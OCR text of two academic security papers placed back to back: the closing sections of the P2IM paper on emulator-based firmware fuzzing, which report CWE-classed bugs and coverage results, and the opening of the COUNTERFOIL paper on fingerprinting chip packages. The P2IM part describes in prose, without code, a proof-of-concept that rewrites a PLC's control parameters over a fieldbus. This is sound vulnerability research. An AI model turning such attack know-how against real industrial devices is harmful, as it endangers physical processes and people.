Type-II mis-categorizations, mostly `DR` mis-categorized to `CR`, prevent the fuzzer from reaching some code paths that depend on the input from the mis-categorized `DR`. Such mis-categorized `DR` may stall part of the firmware (e.g., one thread of the Soldering Iron firmware) and partially break P^{2}IE. This is because P^{2}IM is unable to channel the fuzzer-generated input into the firmware through the mis-categorized register. The cause of such register mis-categorizations, similar to the previous type, is that drivers fail to follow the common/correct register access patterns to avoid potential I/O errors. One exception is that some GPIO peripherals expose multiple pins via one `DR`. To write data to a pin, a driver has to follow the RMW pattern to avoid overwriting other pins, which causes `DR` to be mis-categorized into `CR`. This is a limitation of our register categorization method.

In summary, only 8.2% registers read by firmware were mis-categorized, and less than one third (2.6% out of 8.2%)




Figure 6: Per-round Progression of Model Instantiation (registers and peripherals covered) on 10 Real Firmware

of the mis-categorized registers negatively impacted P^{2}IE. This is empirically acceptable because, as shown in §5.4, P^{2}IM achieves good fuzzing performance on real firmware despite the (rare) mis-categorized registers. P^{2}IM enables hardware-free and scalable MCU firmware testing. It achieves high code coverage and finds previously unknown bugs, with no false crashes and very few false hangs.

False Crashes/Hangs: In our evaluation, we found that no crashes/hangs are caused by infeasible input or code paths introduced by P^{2}IM (§3.3). This justifies our design decision that leaves the task of input pruning to the fuzzer. However, we found two hangs on the Soldering Iron firmware caused by the limitations of P^{2}IM: one is caused by a `DR` that is mis-categorized as `CR` (discussed above) and the other is due to firmware's usage of DMA, which is very difficult to model automatically and we consider it out of the scope for this paper.

Except for the two hangs, all other crashes/hangs found by P^{2}IM are caused by real bugs inside the firmware. We verified this by running the firmware on real devices with the same inputs that caused crashes/hangs on P^{2}IM, and then confirmed that these inputs also cause crashes/hangs on the real devices.

5.4 Fuzzing Results & Case Studies

In this section, we demonstrate that P^{2}IM, without requiring any MCU hardware or peripherals, is able to fuzz-test real MCU firmware and find previously unknown bugs. In our experiments, we used the unmodified AFL as the drop-in fuzzer for P^{2}IM[2]. We did not use or evaluate other fuzzers because finding or designing a better fuzzer is not the goal of this work. P^{2}IM feeds AFL-generated inputs to firmware execution via `DR` (identified during the model instantiation process) when accessed. P^{2}IM collects and sends the execution coverage to AFL as the fuzzing feedback.

For simplicity, we used randomly generated seed inputs (i.e., no expert knowledge about firmware input is given to the fuzzer). For testing purposes, our framework uses a very basic memory error detector, which is based on the segment tracking heuristics described in [43]. It enforces the least permissions needed by each memory segment: `R+X` for flash, `R+W` for RAM, peripherals, and system control block, and `no-access` for the rest of the memory. As a result, it can only detect a small set of bugs (i.e., memory corruptions that span region boundaries and violate the permissions).

Table 5: Unique bugs detected in real firmware

Firmware	CWE*	Unique bugs
PLC	704, 129, 787	3
	190, 129, 787	1
	681, 129, 400	1
Gateway	129, 787	1
Heat Press	129, 787	1

* Common Weakness Enumeration (www.mitre.org)

After fuzzing each firmware for 24 hours, our framework found 7 unique and previously unknown bugs in the firmware (Table 5). All of them were later confirmed as exploitable by our manual analysis. Based on the result, we can reasonably anticipate that our framework is likely to find even more bugs in these firmware by using expert-crafted seed input and an advanced MCU memory sanitizer (both are orthogonal to the topic of this paper). We reported all the bugs to the device vendors.

As shown in Table 5, the bug found in Gateway is a combination of an improper validation of array index (CWE-129) and an out-of-bound write (CWE-787). This bug allows a remote attacker to overwrite data objects on the embedded device and cause denial of service or data corruption. The bug found in Heat Press shares a very similar nature with the Gateway bug. The five bugs found in PLC, three similar and two distinct in nature, are combinations of the common programming errors, such as incorrect type cast (CWE-704), integer overflow (CWE-190), incorrect conversion between numeric types (CWE-681), and

[2] Any existing or future fuzzers can be used as a drop-in component




Figure 7: PLC device setup

Table 6: Fuzzing performance on 10 real firmware

Firmware	Speed (run/s)	Basic block coverage w/o P^{2}IM	w/ P^{2}IM	Improv.
Robot	29.5	2.5%	43.1%	17.0x
PLC	32.7	3.5%	26.1%	7.6x
Gateway	17.8	1.7%	45.2%	26.5x
Drone	17.2	8.4%	58.4%	6.9x
CNC	18.0	2.7%	69.5%	26.1x
Reflow O.	24.7	3.6%	39.8%	11.2x
Console	14.6	2.2%	37.8%	17.2x
Steering C.	32.3	0.7%	19.8%	29.5x
Soldering I.	13.5	4.2%	53.2%	12.7x
Heat Press	39.4	1.1%	28.1%	24.8x

uncontrolled resource consumption (CWE-400).

Some of these bugs are more critical than others due to the possibility of arbitrary memory read/write by remote attackers. To demonstrate the real security impact, we developed a proof-of-concept (PoC) for the PLC bugs. As shown in Figure 7, the PLC device is typically attached to a fieldbus through Serial Port. Any malicious devices on the bus, either owned by an adversarial insider or compromised by a remote attacker, can exploit the PLC bugs we found by sending crafted commands over the fieldbus. By the PoC, we modified the internal memory arrays in PLC which contain the critical parameters for PID (Proportional, Integral, Derivative control algorithm). Using this PoC, an attacker can directly influence the PLC-controlled industrial process, causing Stuxnet-like damages.

This fuzzing experiment not only demonstrates our framework's ability to find bugs in real firmware but also shows its relatively high level of code coverage and fuzzing speed. Table 6 shows the fuzzing speed (number of fuzzing runs per second), the basic block coverage without P^{2}IM, the basic block coverage with P^{2}IM, and how much coverage P^{2}IM improves. With P^{2}IM, the code coverage improved 7 to 30 times from the coverage without P^{2}IM, echoing the value of P^{2}IM and the importance of (automatic) peripheral I/O handling.

The much-improved code coverage may still seem low number-wise. We investigated it and found four main causes for it. First, these firmware tend to contain dead code as regular software does (i.e., unused or fractionally used libraries). Second, AFL is a simple grey-box fuzzer that is not good at breaking through complex path conditions (e.g., checksum checks). Such inputs and path conditions are commonly seen in firmware. Since P^{2}IM hosts fuzzer as a drop-in component, we can replace AFL with a more advanced fuzzer such as [49] to overcome this problem. Third, the two false hangs on Soldering Iron firmware causes fuzzer unable to cover part of the firmware. Fourth, we identified that not only the input values, but also the input duration (i.e., how long an input value/signal maintains), affect firmware execution on embedded devices. However, neither P^{2}IM nor any existing fuzzer considers input duration, which poses an open challenge for future research. For example, Soldering Iron and Reflow Oven firmware constantly read from GPIO while performing different operations determined by the duration of the same GPIO value/signal. Existing fuzzers generate inputs without considering input durations. Despite the existence of a functioning timer in P^{2}IM (by which the firmware can measure the duration of a GPIO value), firmware operations triggered by long durations of GPIO values can not be executed. The lack of support for varying input duration, although can be partly mitigated by P^{2}IM, needs to be better addressed by fuzzers, which are the dedicated component for input generation. We believe that input duration is a unique challenge for MCU firmware fuzzing, which is out of the scope of this paper and is an interesting topic to study for future works.

We also identified two reasons as to why we could not detect even more bugs than the 7 reported in Table 5. First, some firmware designs are not susceptible to memory corruption errors. For example, the Reflow Oven and Steering Control firmware rarely use buffers or dynamically allocated memory for performance reasons. Therefore, such firmware is unlikely to have memory corruption bugs. Second, the bare minimum memory error detector (or sanitizer) that we implemented may fail to catch the bugs triggered by the fuzzer. For example, we manually identified 1 extra bug on the PLC firmware. The bug, although similar to those found during fuzzing (Table 5), was triggered by P^{2}IM during testing but went undetected by the simple memory error detector.

6 Discussion

Direct Memory Access (DMA): P^{2}IM models the processor-peripheral interfaces, including registers and interrupts. It does not model Direct Memory Access (DMA), which allows peripherals to directly access RAM and in turn provide input to firmware. The lack of DMA support is a limitation of our work. Due to DMA's complex and peripheral-specific nature, modeling DMA is arguably impossible without considering internal peripheral designs, which goes against P^{2}IM's design principle—being generally applicable to a wide range of peripherals and MCU devices. Nonetheless, the usage of DMA depends on the design and architecture of individual firmware. We observed that most of the MCUs studied and tested support DMA. However, only 1 out of the 10 real firmware tested in §5.2 actually uses DMA.

Architectures beyond ARM: We analyzed 3 MCUs that use non-ARM architectures for IoT devices: ATmega328P (AVR), PIC32MX440F256H (MIPS) and FE310-G000 (RISC-V). Our analysis shows that our design of P^{2}IM and the abstract model that we defined are not specific to the ARM architecture. They can be extended to support the other architectures such as AVR, MIPS and RISC-V. All these non-ARM architectures define specific memory-mapped areas for peripherals similar to ARM. They also follow similar register categories (`CR`, `SR`, `DR` and `C&SR`) that P^{2}IM identifies. Furthermore, the procedures to configure and operate peripherals on these non-ARM architectures follow the same conventions and patterns that P^{2}IM uses for recognizing and handling peripheral I/O.

We observed a slight difference in accessing memory-mapped I/O by AVR. AVR can use either specific opcodes (IN/OUT) or ST/LD instructions to access mapped peripheral registers. ST and LD instructions require a constant offset to access the same addresses accessed by IN/OUT opcodes. We also observed that RISC-V implements a unique interrupt handling mechanism that uses Hardware Threads (HART) and a Platform-Level Interrupt Controller (PLIC). RISC-V also uses a new type of hybrid register (`S&DR`) that is not seen on the other architectures. P^{2}IM and the current abstract model can be extended to handle these architectural differences and in turn support these non-ARM MCU architectures.

Firmware Analysis beyond Fuzzing: Although our work was initially inspired by the open challenges facing firmware fuzzing, it is not designed to support fuzzing exclusively. Other types of dynamic firmware analysis that do not require fully accurate output from firmware can use our framework to achieve hardware-independence and scalability. For instance, data or code reachability analysis, such as taint analysis and certain debugging tasks, can benefit from our framework. In particular, concolic firmware execution can use our framework to generate more realistic concrete inputs (i.e., non-crashing/stalling), reduce the number of symbolic values, and avoid some infeasible code paths.

7 Related Work

Dynamic Firmware Analysis: Several recent works addressed the high barrier of dynamically analyzing MCU firmware. They follow the hybrid emulation approach, which forwards peripheral operations to real devices while running firmware on a customized emulator. Avatar [51] proposed a novel framework for hybrid emulation and used it for conducting concolic execution [30]. Surrogates [40] significantly improves the forwarding performance of Avatar via customized hardware. A follow-up work [43] fuzz-tested simple programs with manually injected vulnerabilities using Avatar and revealed that, without an effective sanitizer for MCU, fuzzers by themselves cannot observe many bugs even if they are triggered. Avatar2 [42] extends Avatar to allow replay of forwarded peripheral I/O without using real devices. Charm [48] targets smartphone drivers, rather than MCU firmware. It adopts the forwarding approach similar to Avatar. Prospect [39] forwards peripheral accesses at the syscall level, which however does not exist on bare-metal MCU devices. [38] uses cached peripheral accesses to approximate firmware states for analysis.

These works collectively improved the state of the art of dynamic firmware analysis. However, they have heavy hardware dependence, which is at odds with speedy and scalable fuzzing. Plus, they require significant expert-knowledge and human efforts to set up and run. In contrast, our framework is largely automated and completely removes hardware dependency from dynamic firmware analysis, without using peripheral I/O forwarding or replaying. Moreover, we found bugs from real MCU firmware whereas none of the previous works did, echoing the value of the scalable fuzzing enabled by our framework.

Another line of works analyzed firmware running in fully emulated environments [29, 33, 45] or directly on the target hardware [47]. Instead of MCU devices, these works target Linux-based devices, which are closer to general-purpose computers than truly embedded devices. Linux-based devices have much better emulator support due to the much less diverse peripherals than MCU devices. Analyzing firmware of these devices does not face the MCU-specific challenges that our work overcame.

Static Firmware Analysis: FIE [34] applied symbolic execution to TI MSP430 firmware by extending KLEE [28] with a peripheral model. It returns an unconstrained symbolic value for each peripheral register read. It assumes any enabled interrupts can happen after every instruction, which caused the state explosion problem. Inception [31] address this problem by optionally forwarding peripheral access to hardware using Avatar [51]. FirmUSB [36] proposed a symbolic execution mechanism tailored for USB controller firmware on 8051/52 architectures using domain specific knowledge. Firmalice [46] aims to find authentication bypass vulnerabilities in firmware via concolic execution. A large-scale study on Linux-based firmware [32] reported presence of weak passwords and known-vulnerable code. Although addressing the same high-level problem of firmware security, these works follow an orthogonal approach from ours (static vs. dynamic analysis).

8 Conclusion

We presented P^{2}IM, a novel technique for modeling the I/O behaviors of the processor-peripheral interfaces. It is the first to enable peripheral-oblivious emulation of MCU devices, and in turn, allow MCU firmware to be dynamically tested with high code coverage, at scale, and without hardware dependence. We built P^{2}IM into a framework that executes a given firmware binary and hosts a drop-in fuzzer (AFL) as the input source. We evaluated the framework using

70 sample firmware and 10 real device firmware. It fully booted and tested 79% of the firmware without any human intervention. When paired with a limited memory error detector, it found 7 new bugs from the real device firmware. The results suggest that our framework is of great value and potential for practical use.

References

[1] Building the krmx01 cnc. http://www.kronosrobotics.com/krmx01/.

[2] Can bus relay module. https://www.blinkmarine.com/can-bus-relay/.

[3] Cnc grbl stm32f4 source code. https://github.com/deadsy/grbl_stm32f4.

[4] Controllino maxi modbus library. https://github.com/CONTROLLINO-PLC/CONTROLLINO_Library/tree/master/MAXI.

[5] Controllino maxi plc. https://controllino.biz/controllino/maxi.

[6] Firmata library. https://github.com/firmata/arduino.

[7] Grbl. https://github.com/gnea/grbl/wiki.

[8] Heat press. https://en.wikipedia.org/wiki/Heat_press.

[9] Leading mcu suppliers. https://epsnews.com/2017/05/01/nxp-tops-microcontroller-supplier-ranking/.

[10] Modbus specification and implementation guides. http://www.modbus.org/specs.php.

[11] Patient monitor. http://www.utasco.com/en/monitoring-patsienta-2/patient-monitor.

[12] Qemu operating modes. https://qemu.weilnetz.de/doc/qemu-doc.html#Introduction.

[13] Quad-copter drone source code. https://github.com/heethesh/eYSIP-2017_Control_and_Algorithms_development_for_Quadcopter.

[14] Reflow oven. https://en.wikipedia.org/wiki/Reflow_oven.

[15] Reflow oven source code. https://github.com/rocketscream/Reflow-Oven-Controller.

[16] Riot os console. https://github.com/RIOT-OS/RIOT/tree/master/examples/default.

[17] Sainsmart toolpac pro32. https://www.amazon.com/SainSmart-ToolPAC-Soldering-Heating-Intelligent/dp/B01FFPE0EG.

[18] Self-balancing robot source code. https://github.com/mbocaneg/Inverted-Pendulum-Robot.

[19] Soldering iron source code. https://github.com/Ralim/ts100.

[20] Steer by wire. https://en.wikipedia.org/wiki/Drive_by_wire.

[21] Steering control source code. https://github.com/jabelone/car-controller.

[22] Stm32l010f4 microcontroller. https://www.st.com/resource/en/datasheet/stm32l010f4.pdf.

[23] Tiny reflow controller v2. https://www.rocketscream.com/blog/product/tiny-reflow-controller-v2.

[24] Understanding setpoint ramping and ramp/soak temperature control. https://www.west-cs.com/news/understanding-setpoint-ramping-and-rampsoak-temperature-control/.

[25] Unsecured ip camera list. https://reolink.com/unsecured-ip-camera-list.

[26] Why is traditional it security failing to protect the iot? https://www.timesys.com/security/traditional-it-security-failing-to-protect-iot.

[27] Michael Barr. Bookout v. toyota, 2005 camry l4 software analysis. http://www.safetyresearch.net/Library/BarrSlides_FINAL_SCRUBBED.pdf.

[28] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, 2008.

[29] Daming D Chen, Maverick Woo, David Brumley, and Manuel Egele. Towards automated dynamic analysis for linux-based embedded firmware. In *NDSS*, 2016.

[30] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. The s2e platform: Design, implementation, and applications. *ACM Transactions on Computer Systems (TOCS)*, 2012.

[31] Nassim Corteggiani, Giovanni Camurati, and Aurélien Francillon. Inception: system-wide security testing of real-world embedded systems software. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, 2018.

[32] Andrei Costin, Jonas Zaddach, Aurélien Francillon, Davide Balzarotti, and Sophia Antipolis. A large-scale analysis of the security of embedded firmwares. In *USENIX Security Symposium*, 2014.

[33] Andrei Costin, Apostolis Zarras, and Aurélien Francillon. Automated dynamic firmware analysis at scale: a case study on embedded web interfaces. In *ACM Asia Conference on Computer and Communications Security*, 2016.

[34] Drew Davidson, Benjamin Moench, Thomas Ristenpart, and Somesh Jha. Fie on firmware: Finding vulnerabilities in embedded systems using symbolic execution. In *USENIX Security Symposium*, 2013.

[35] Drona Aviation. Pluto drone. https://www.dronaaviation.com/, 2017.

[36] Grant Hernandez, Farhaan Fowze, Dave Jing Tian, Tuba Yavuz, and Kevin RB Butler. Firmusb: Vetting usb device firmware using domain informed symbolic execution. In *ACM SIGSAC Conference on Computer and Communications Security*, 2017.


[37] Jesse Hertz and Tim Newsham. Triforceafl. https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2016/june/project-triforce-run-afl-on-everything/.

[38] Markus Kammerstetter, Daniel Burian, and Wolfgang Kastner. Embedded security testing with peripheral device caching and

Table 7: Real firmware tested in §5.2 and §5.4

Firmware	MCU	OS/Sys lib.	LoC/ELF file size	Source/Product	Product Image
Robot	STM32F103RB	Bare metal	32,999/960KB	[18] / DIY	Fig. 8a
PLC	STM32F429ZI	Arduino	10,578/774KB	[4]* / [5]	Fig. 8b
Gateway	STM32F103RB	Arduino	12,655/917KB	[6] / DIY	DIY
Drone	STM32F103RB	Bare metal	11,163/425KB	[13] / [35]	Fig. 8c
CNC	STM32F429ZI	Bare metal	7,561/287KB	[3] / [1]	Fig. 8d
Reflow Oven	STM32F103RB	Arduino	12,272/820KB	[15] / [23]	Fig. 8e
Console	MK64FN1M0VLL12	RIOT	6,984/1,132KB	[16] / DIY	DIY
Steering Control	SAM3X8E	Arduino	4,749/276KB	[21] / DIY	DIY
Soldering Iron	STM32F103RB	FreeRTOS	43,928/491KB	[19] / [17]	Fig. 8f
Heat Press	SAM3X8E	Arduino	4,150/248KB	[4]*/ Proprietary	Fig. 8g

*Only open-source libraries are disclosed, PLC/Machine control routines are property of their respective owners.



(a) Robot (b) PLC (c) Drone (d) CNC (e) Reflow Oven (f) Soldering Iron (g) Heat Press

Figure 8: Product images of the 10 real firmware

runtime program state approximation. In *10th International Conference on Emerging Security Information, Systems and Technologies (SECUWARE)*, 2016.

[39] Markus Kammerstetter, Christian Platzer, and Wolfgang Kastner. Prospect: peripheral proxying supported embedded code testing. In *ACM Symposium on Information, Computer and Communications Security*, 2014.

[40] Karl Koscher, Tadayoshi Kohno, and David Molnar. Surrogates: Enabling near-real-time dynamic analyses of embedded systems. In *WOOT*, 2015.

[41] ARM Limited. *ARM®v7-M Architecture Reference Manual*, chapter B3.1.

[42] Marius Muench, Dario Nisi, Aurélien Francillon, and Davide Balzarotti. Avatar 2: A multi-target orchestration platform. In *BAR*, 2018.

[43] Marius Muench, Jan Stijohann, Frank Kargl, Aurélien Francillon, and Davide Balzarotti. What you corrupt is not what you crash: Challenges in fuzzing embedded devices. In *NDSS*, 2018.

[44] Dorottya Papp, Zhendong Ma, and Levente Buttyan. Embedded systems security: Threats, vulnerabilities, and attack taxonomy. In *International Conference on Privacy, Security and Trust (PST)*, 2015.

[45] Matthew J Renzelmann, Asim Kadav, and Michael M Swift. Symdrive: Testing drivers without devices. In *OSDI*, 2012.

[46] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice-automatic detection of authentication bypass vulnerabilities in binary firmware. In *NDSS*, 2015.

[47] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. Periscope: An effective probing and fuzzing framework for the hardware-os boundary. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[48] Seyed Mohammadjavad Seyed Talebi, Hamid Tavakoli, Hang Zhang, Zheng Zhang, Ardalan Amiri Sani, and Zhiyun Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *USENIX Security Symposium*, 2018.

[49] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE Symposium on Security and Privacy*, 2010.

[50] Wikipedia. Stuxnet. https://en.wikipedia.org/wiki/Stuxnet, 2010.

[51] Jonas Zaddach, Luca Bruno, Aurelien Francillon, and Davide Balzarotti. Avatar: A framework to support dynamic security analysis of embedded systems' firmwares. In *NDSS*, 2014.

[52] Michal Zalewski. Afl. http://lcamtuf.coredump.cx/afl/.

A Firmware Information

We present in Table 7 the detailed information about the real firmware used in the end-to-end test (§5.2) and fuzzing (§5.4).

COUNTERFOIL: Verifying Provenance of Integrated Circuits using Intrinsic Package Fingerprints and Inexpensive Cameras

Siva Nishok Dhanuskodi
University of Massachusetts, Amherst

Xiang Li
University of Massachusetts, Amherst

Daniel E. Holcomb
University of Massachusetts, Amherst

Abstract

Counterfeit integrated circuits are responsible for billions of dollars in losses to the semiconductor industry each year, and jeopardize the reliability of critical systems that unwittingly rely on them. Counterfeit parts, which are primarily recycled, test rejects, or legitimate but regraded, have to date been found in a number of systems, including critical defense systems. In this work, we present COUNTERFOIL – an anti-counterfeiting system based on enrolling and authenticating intrinsic features of the molded packages that enclose a majority of semiconductor chips sold on the market. Our system relies on computer-readable labels, inexpensive cameras, imaging processing using OpenCV, and digital signatures, to enroll and verify chip packages. We demonstrate our approach on a dataset from over 100 chips. Our method is able to authenticate chips within 150ms, which makes it suitable for real-time use in pick-and-place machines. We show that our technique is effective and reliable for verifying provenance under a variety of settings, and evaluate the robustness of the package features by using different imaging platforms, and by wearing the chips with silicon carbide polishing grit in a rock tumbler. We show that, even if an adversary steals the exact mold used to produce an enrolled chip package, he will have limited success in being able to counterfeit the chip.

1 Introduction

Integrated Circuits (ICs) take on critical roles in today's society, but the supply and distribution channels for ICs present a large, diverse, and vulnerable attack surface. One such threat is counterfeit parts, which are a significant and increasing threat to the reliability of electronic systems. Counterfeits are defined by the US Department of Defense as "unauthorized copies and previously used parts that are made to look new, and are sold as new" [45]. Misrepresented ICs such as speed binned parts that are remarked to a higher speed grade to increase selling price [43] can also be considered counterfeits. Prior research claims that recycled and remarked chips together make up 80% of all counterfeiting incidents [20]. These types of counterfeit parts are enabled by a lack of traceability through distribution channels as parts change hands through resellers and system integrators. DARPA notes that chain-of-custody solutions are unworkable for securing distribution due to components that may change hands 15 times before final installation [30]. Our work addresses this critical security problem by giving an approach for securing parts through distribution channels without chain-of-custody.

Estimates variously place the direct losses from electronics counterfeiting at $3B-$7.5B [27], and the potential risk due to counterfeiting at $100B-$200B [41, 43]. The most commonly counterfeited electronics are said to be analog ICs, microprocessors, memories, programmable logic, and discrete transistors [20, 26]. Documented cases of counterfeit parts include purported microcontrollers that were found to be remarked voltage regulators [51], four instances of counterfeit parts in the Avionics Systems of C-27J aircraft [48], and refurbished flash memory devices in Terminal High-Altitude Area Defense (THAAD) mission computers that led to a recall of 50 systems [45].

Counterfeit parts such as these present clear security risks. However, it is important to note that these counterfeit parts are not targeted attacks against the specific systems in which they were found. Instead, the counterfeit parts are created and sold to earn profit. Their inclusion in critical systems is coincidence, due to the complicated global supply chain that allows common parts to be purchased on the market without clear and verifiable evidence about their provenance.

In this work we propose and evaluate COUNTERFOIL, a system that uses inexpensive cameras to check intrinsic variations in semiconductor packaging as means of verifying provenance. We name our system COUNTERFOIL both to reflect its aim of foiling counterfeits, and because the enrollment records it uses are analogs for counterfoils kept by issuers of cheques[1]. The specific contributions of this paper are as

[1] Counterfoil - "The part of a cheque, receipt, ticket, or other document that is torn off and kept as a record by the person issuing it." https://en.oxforddictionaries.com/definition/counterfoil

follows:

- We show, for the first time, that individual chip packages can be recognized and authenticated using intrinsic variations in surface features, and that even chip packages produced by the same mold can be distinguished. While there are a number of research publications that authenticate objects from unique features, ours is distinct in exploiting surface variations in molded parts.
- We present a system, based on low cost cameras, image processing, and digital signatures, that can validate provenance of chips and thereby help keep counterfeits out of systems.
- We evaluate the performance of the system with regards to authentication, runtime, tolerance to variation in lighting and magnification, and resilience against wear.

2 Background and Related Work

Strategies for preventing counterfeit parts from being used in systems can be broadly classified as either trying to detect anomalies, or else authenticating individual chip instances that are trusted.

2.1 Anomaly Detection as Counterfeit Testing

A common approach in counterfeit identification is to train a model based on a population of known good parts. When faced with a part of unknown provenance, a battery of tests is then applied and a classifier is used to evaluate its consistency with the trained model. The applied tests include physical inspection (visual [4], x-ray imaging, microblast analysis of the surface, spectroscopy, ion chromatography), electrical inspections [7, 29], and checking for aging using silicon odometers [2], ring oscillators [21], dynamic current signatures in adders [57], or other circuits that change in a measurable way with use. If any tests reveal an anomaly, the part can be deemed counterfeit. Anomaly detection techniques are used as part of qualification procedures by the US Department of Defense to minimize the risk of counterfeits, but "may not definitively distinguish authentic parts from counterfeit parts" [47]. Machine learning and neural network based techniques [49] detect anomalies in microscopic features to classify genuine and counterfeit parts. Unlike these approaches our technique relies on extracting unique fingerprints from individual parts to authenticate provenance and thereby detect counterfeits.

2.2 Authenticating Trusted Parts


An alternative to anomaly detection is to identify and authenticate individual part instances using unique or hard to clone features. If a part is trusted at one point in time, and later a part can be validated as being the same one that was earlier trusted, then a judgment can be made that the part is still trustworthy. Non-microchip versions of this style of object authentication include human fingerprints [16], anti-counterfeiting features in currency [42], variations in surface texture of blank paper [11] and 3D printed products [32], and variations in the length of compact disc pits and lands [22]. Similarly, Physical Unclonable Functions (PUFs) are a type of physical fingerprint that can be used for authentication of parts. PUFs can be based on random delays in silicon [18], power-up fingerprints of Static Random Access Memory [19, 24, 50], randomly scattered dielectric particles in a protective coating [55], or unique Radio Frequency emissions [12, 13], among many others. PUFs have also been used in conjunction with RFID-tags to detect counterfeits [54].

Several existing strategies for validating provenance of microchips are implicitly relying on the IC package as the basis for trusting the enclosed silicon die. The DARPA SHIELD project aims to embed inside IC packaging a secure dielet that can be interrogated wirelessly to validate provenance of the part [30]. A company called Applied DNA Sciences offers a botanical DNA taggant that can be applied to various goods including microchip packages [23] to support traceability through distribution. To date, working with the Defense Logistics Agency (DLA) of the US Department of Defense, the technology has marked over 700,000 microchips [38]. Both package-embedded dielets and package tagging have an underlying assumption that an adversary cannot easily swap a microchip out of its package, and therefore validating the package provenance suffices to validate the provenance of enclosed microchip. We will use this same assumption in our work which is based on packaging.


2.3 Transfer Molding for IC Packaging

Like DARPA SHIELD and DNA tags, our approach (Fig. 2) also uses the IC package as a basis for trusting parts. However, our technique exploits intrinsic features of IC packages instead of adding something to the package. We give in this subsection for reference an overview of how IC packages are created.

Transfer molding (Fig. 1) is the typical procedure used for packaging high-volume integrated circuits [6, 10]. Most DIP (dual in-line package), SMT (Surface-Mount Technology), and QFP (Quad Flat Package) packages are created this way, as well as more advanced packaging styles such as system-in-package. In the transfer molding process, each silicon die is first attached to a metal leadframe, and the pads from the die are wire-bonded to the individual leads to create electrical connections. Each leadframe-mounted die is then placed in a mold cavity, with the leads extending out the side of the cavity. A plunger liquefies pucks of epoxy molding compound using temperature and/or pressure. The liquefied compound flows through runner channels into the mold cavity to surround the



(a) Transfer molding of package for IC on leadframe



(b) Surface texture of molded packages

Figure 1: Transfer molding is the mechanism used for packaging most high-volume microchips.

die and form the shape of the package. After the compound solidifies, the molds are released, and the leads are separated from the remainder of leadframe, which is discarded. The metal leads protruding from the formed package are now the pins of the packaged chip that will connect it to a printed circuit board. Further details on the many packaging styles for integrated circuits can be found in a popular textbook on the topic [53].

Several sources of variability in transfer molding can impart unique features to a package surface. The mold has a surface roughness that gets imprinted onto the package. The surface texture of the mold changes over time as residue material accumulates on the mold, and molds require cleaning to mitigate this build up [25]. Additionally, the molding compound itself, and its curing, contribute a certain amount of unpredictability. The molding compound is an epoxy that contains a number of fillers including crushed quartz or alumina that comprise 75% or more of the compound, and provide thermal conductivity. The size of the filler particles can range from 20-100μm, and the orientation and distribution of filler particles in the package is unpredictable. The package during post-mold curing also experiences shrinkage, cracks, porosity, and voids [52]. Due to aforementioned variation sources, even chips packaged in the same mold could have differences in their package surface.

